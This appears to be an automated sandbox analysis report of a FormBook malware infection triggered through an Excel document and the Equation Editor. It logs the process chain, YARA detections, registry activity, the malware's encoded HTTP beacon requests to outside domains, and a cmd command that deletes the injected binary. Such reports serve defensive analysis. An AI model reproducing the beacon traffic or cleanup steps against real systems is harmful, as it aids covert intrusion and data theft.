Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49170	104.24.122.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:06:41.480900049 CET	588	OUT	GET /o56q/?sFNp=jpX0Lfi0J&mL0=B+oguf8ZoLV3WGdfJzBRzAgDmcX+4hJ8FJ+I0/mWlmQn56ZLUkNDQwA/Y9AdAB6o/3r8rA== HTTP/1.1 Host: www.pornfilm3d.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49171	185.119.173.57	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:06:47.639481068 CET	589	OUT	GET /o56q/?mL0=Lg4DNBfwCTdoZLnXKvmswQE2HeXzej7VDwiGjOCQv6fEN8TXR+UTrTnc2v5FsvAKWI4bvw==&sFNp=jpX0Lfi0J HTTP/1.1 Host: www.the-trinity-project.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 12:06:48.025187016 CET	589	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 20 Nov 2020 11:06:47 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Location: http://the-trinity-project.com/o56q/?mL0=Lg4DNBfwCTdoZLnXKvmswQE2HeXzej7VDwiGjOCQv6fEN8TXR+UTrTnc2v5FsvAKWI4bvw==&sFNp=jpX0Lfi0J Content-Length: 0 Content-Type: text/html; charset=UTF-8 X-Cache: MISS from lin-10-170-0-22.gridhost.co.uk X-Cache-Lookup: MISS from lin-10-170-0-22.gridhost.co.uk:3128 Connection: close Set-Cookie: DYNSRV=lin-10-170-0-22; path=/


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49172	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:06:53.091903925 CET	590	OUT	GET /o56q/?sFNp=jpX0Lfi0J&mL0=9OrW47TrMTZH15Vmzbe9TQM6sSr1xjl4p0LLri3wKcTyHbeStzlrAaSeWLbT0hv9vCeuEg== HTTP/1.1 Host: www.crimson.school Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 12:06:53.215748072 CET	591	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 20 Nov 2020 11:06:53 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb6e151-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2516 Parent PID: 584

General

Start time:	12:04:39
Start date:	20/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f330000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Order List.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F57F526	WriteFile
C:\Users\user\Desktop\~$Order List.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F57F591	WriteFile
C:\Users\user\Desktop\~$Order List.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F57F526	WriteFile
C:\Users\user\Desktop\~$Order List.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F57F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	}=8	binary	7D 3D 38 00 D4 09 00 00 02 00 00 00 00 00 00 00 42 00 00 00 01 00 00 00 20 00 00 00 16 00 00 00 6F 00 72 00 64 00 65 00 72 00 20 00 6C 00 69 00 73 00 74 00 2E 00 78 00 6C 00 73 00 78 00 00 00 6F 00 72 00 64 00 65 00 72 00 20 00 6C 00 69 00 73 00 74 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2360 Parent PID: 584

General

Start time:	12:04:58
Start date:	20/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2880 Parent PID: 2360

General

Start time:	12:05:00
Start date:	20/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xb80000
File size:	552960 bytes
MD5 hash:	BF75ED61E1B1F7B310EC1D999077C4DD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2142112075.00000000049E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2142112075.00000000049E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2142112075.00000000049E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2141508462.0000000003F05000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2141508462.0000000003F05000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2141508462.0000000003F05000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2142859441.000000000529B000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2142859441.000000000529B000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2142859441.000000000529B000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000003.2137321708.0000000005271000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000003.2137321708.0000000005271000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000003.2137321708.0000000005271000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 27%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3EA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2FDE2C	ReadFile

Analysis Process: RegAsm.exe PID: 2464 Parent PID: 2880

General

Start time:	12:05:03
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0x1080000
File size:	64672 bytes
MD5 hash:	ADF76F395D5A0ECBBF005390B73C3FD2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2170015220.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2170015220.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2170015220.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2169931464.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2169931464.00000000001B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2169931464.00000000001B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2170113798.0000000000990000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2170113798.0000000000990000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2170113798.0000000000990000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	418277	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2464

General

Start time:	12:05:05
Start date:	20/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2440 Parent PID: 1388

General

Start time:	12:05:16
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x1e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2347273869.0000000000230000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2347273869.0000000000230000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2347273869.0000000000230000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2347301832.0000000000260000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2347301832.0000000000260000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2347301832.0000000000260000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2347163126.00000000000D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2347163126.00000000000D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2347163126.00000000000D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	E8277	NtReadFile

Analysis Process: cmd.exe PID: 1616 Parent PID: 2440

General

Start time:	12:05:20
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe'
Imagebase:	0x4aaf0000

File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe	success or wait	1	4AAFA7BD	DeleteFileW

Disassembly

Code Analysis